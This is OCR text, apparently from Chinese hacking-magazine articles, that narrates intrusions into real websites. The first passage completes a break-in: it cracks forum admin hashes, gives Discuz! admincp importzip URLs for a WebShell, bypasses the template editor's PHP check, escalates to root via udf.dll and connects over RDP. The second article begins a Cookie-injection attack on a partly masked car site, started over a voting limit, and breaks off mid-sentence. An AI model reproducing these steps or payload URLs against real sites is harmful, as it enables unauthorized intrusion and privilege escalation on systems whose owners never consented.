


图 6


图 7

又找了一通后台，还是没找到，但发现有个论坛，现在我们的数据库有用了。我的思路是这样的：因为5.0以上的MySQL可以跑出其他的数据表，所以只要找到这个数据表，跑出论坛密码就可以了。在这里就不浪费时间了，网站域名跟数据库是一样的，这样就跑出了论坛管理员账户和密码，如图8 所示。直接在www.cmd5.com跑出了密码，这样就直接登录后台账户了，为Discuz! 6.0.0 RC1的论坛。

对于Discuz! 论坛，我们可以利用解压缩来获得WebShell，利用方法如下：小于6.0版本的，使用"admincp.php?action=importzip&datafile_server=./附件路径/附件名.zip&importsubmit=yes"；6.1版本的，使用"admincp.php?action=database&operation=importzip&datafile_server=./附件路径/附件名.zip&importsubmit=yes&frames=yes"。但在这个




图8

论坛却无法实现，看来还得自己想办法了。

记得很久以前的Discuz！可以利用模板获取WebShell，不过现在已经不好使了。难道真的不可以用了吗？经过查看，发现Discuz！可以编辑htm，而PHP只能编辑“”中的内容。估计是PHP做了判断，如果后缀是PHP就进行整理编辑。此时我想起以前上传ASP木马用到的“.”，如果只获取最后一个“.”，然后判断后面的是不是PHP，那么就能绕过而直接编辑PHP文件了。实践后发现确实可以绕过并编辑PHP文件，如图9所示。




图9

拿到WebShell后，上传phpspy.php接着提权吧。其实提权没什么好说的，之前说过我预计网站是Apache+Mysql+PHP的，所以应该可以直接添加用户，如果添加不成功，还可以利用udf.dll提权，毕竟是Root权限。

提权成功，直接3389连接，提示终端服务器已超过最大允许数的连接，很简单，我们直接用Windows 2003的3389连接工具连接就可以了，如图10所示。





图10

至此，我们就成功入侵了网站。如果大家有什么疑义，欢迎登录黑防论坛，我们共同讨论。

前置知识：无

关键词：渗透、注入、Cookie

一次由投票引发的入侵及思考



文/图 藏形匿影

QQ好友发来一个链接，让我帮忙投票。进行了几次投票后，提示达到今天投票的次数，不能继续进行投票，于是就想渗透下这个网站看看。

打开某汽车网主站（http://www.**car.com/），随便选择一个链接http://www.**car.com/news/news_view.asp?id=3443，在其后加个单引号，弹出如图1所示的窗口，一看就是典型的防注入系统。好了，请出hwis对

整个网站扫描一下，看看有没有可用的Cookie注入点。个人比较喜欢这个小工具，对网站扫描并找出各种类型的注入点也就半分钟左右。结果如图2所示，提示找到了Cookie注入点。不过是工具总会有误报，找




图1




图2

到的3个post注入点，其实是无法用工具直接进行注入的。

提示我还用Safe3WVS1.0针对Cookie类型注入点进行扫描，得到的结果如图3所示。




图3

既然找到了Cookie注入点，那就进行下一步的中转注入。现在大部分的ASP网站都采用了防注入系统，而这些有防注入系统的网站有80%左右都是可以进行Cookie注入的，至少我碰到的多是如此。个人认为还是进行中转方式注入成功率高一点，虽然有点麻烦。

随便选取一个注入点，这里用"http://www.**car.com/yw2sc/car.asp?id=401"，填入Cookie注入中转生产器，生成一个jmcook.asp文件，配置如图4所示。

之后在本地用迷你ASP服务器1.5架设ASP运行环境，把jmcook.asp放入Web目录，把"http://127.0.0.1/jmcook.asp?jmdcw=401"放入啊D进

